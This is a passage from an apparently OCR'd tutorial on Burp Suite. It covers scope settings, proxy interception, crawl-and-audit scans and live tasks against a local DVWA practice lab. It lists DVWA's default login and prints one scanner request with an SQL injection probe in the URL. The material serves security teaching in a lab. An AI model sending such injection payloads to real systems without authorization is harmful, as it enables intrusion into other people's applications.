
4. Now there are sites in scope. We can go to tools such as proxy to take advantage of this feature. Go to proxy options where we can configure the rules for intercept. We can use the URL in the target scope for requests and responses. We can also move the rules up so to take precedence over other rules.



5. In this tutorial. added localhost/dvwa in target scope. . In the “Target/Site Map”, we can filter then the site map to show only items in scope.



6. To set the intercept on, set the intercept on from “Proxy/Intercept” tab. When we visit the website in the target scope, it should.be intercepted because we set it in scope. If you visit website that is not in scope, that website will not be intercepted because it is not in scope. You can also scan the website in the target scope while the intercept is off.



10. SCANNING USING BURPSUITE:


a) Crawl and audit scan of a website:

1. The scan is only available in the professional version. I get the trial version of Professional BurpSuite.

2. In the dashboard, choose new scan. You will get the following dashboard.

3. I chose to scan http://localhost/dvwa and the scan type “Crawl and audit”.


4. Go to “Configuration” tab. You need to setup the scan configuration. I Chose “Deep” scan.




5. In the “Application login” page, I added the login credential to DVWA dashboard, Username:admin, Password:password.

6. Then the “Resource Pool” tab, I used the default resource pool.

7. Select “OK” to start the scan. You can see the scan progress under the “Scan” tab in the dashboard.






8. Generating a report:


Select the relevant issues. Go to the **Target > Site map** tab, right-click on the entry for https://localhoat/dvwa, and select **Issues > Report issues for this host**.

A wizard guides you through various options, such as which file format to use, how much detail to include, and so on. For now, just click **Next** to accept the defaults until you're prompted to enter a filename and location for the report.

Click **Select file** and choose a location where you want to save the report. Enter a name for the file.




9. This is an example of a scan results for one SQL injection.


Issues
SQL injection
Cross-site scripting (DOM-based)
Cross-site scripting (reflected) [16]
Client-side desync
Session token in URL
Password submitted using GET method
Input returned in response (reflected) [24]
Cross-domain script include
File upload functionality
Path-relative style sheet import [21]
Referer-dependent response [2]
Advisory
Request
Response
Pretty
Raw
Hex
\n
INSPECTOR
1 POST /dvwa/setup.php/182183813'%20or%204194%3d4194--%20 HTTP/1.1
2 Host: localhost
3 Accept-Encoding: gzip, deflate
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
5 Accept-Language: en-US;q=0.9,en;q=0.8
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.5414.75
Safari/537.36
7 Connection: close
8 Cache-Control: max-age=0
9 Cookie: PHPSESSID=48fuqbl6c0j4iq4ca6ep49041k; security=impossible
10 Origin: http://localhost
11 Upgrade-Insecure-Requests: 1
12 Referer: http://localhost/dvwa/setup.php
13 Content-Type: application/x-www-form-urlencoded
14 Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="109",
"Chromium";v="109"
15 Sec-CH-UA-Platform: Windows
16 Sec-CH-UA-Mobile: ?0
17 Content-Length: 79
Search...
1 highlight


b) Live scan:

1. Live tasks are used to process the traffic from specific burp tools and perform defined actions on them

2. To create live task, on the dashboard click on “new live task”. You must define the task type. Two options, which is the “Audit” which performs the vulnerability scan or “passive crawl” which adds entries to target site map. You can define the tool scope which means the tools whose traffic to select items that re processed by the live tasks. You can choose proxy, intruder and repeater. You can configure the URL scope and this defines which tasks are processed by live task based on the URL. You can configure the task to include everything or to use the sweet scope. If you can define one or you can define custom scope just for this task. You can also configure whether you want to duplicate items that have been seen before based on the URL and parameter names. So for some live tasks it will be wasteful to repeat same action again.



3. In the configuration section you can configure other options that are applicable to live task.



4. You can also configure the resource pool which affects how many requests can be made by this task in parallel


5. I created new live task and I setup the tools whose traffic will be inspected as the Proxy only, and I setup the scan configuration to Audit critical issues only.

6. Through the embedded proxy just visit the interested URLs and turn off the interception of the proxy so all traffic pass through. In dashboard you can see the number of requests has been made by this task and we can see the number of issues being reported . And if I browse around some of the URLs, we can see more requests happening and more issues being reported.


7. If you choose the live “passive crawl” live task option, this option is used to add items to target site map.

c) Active and passive scan:

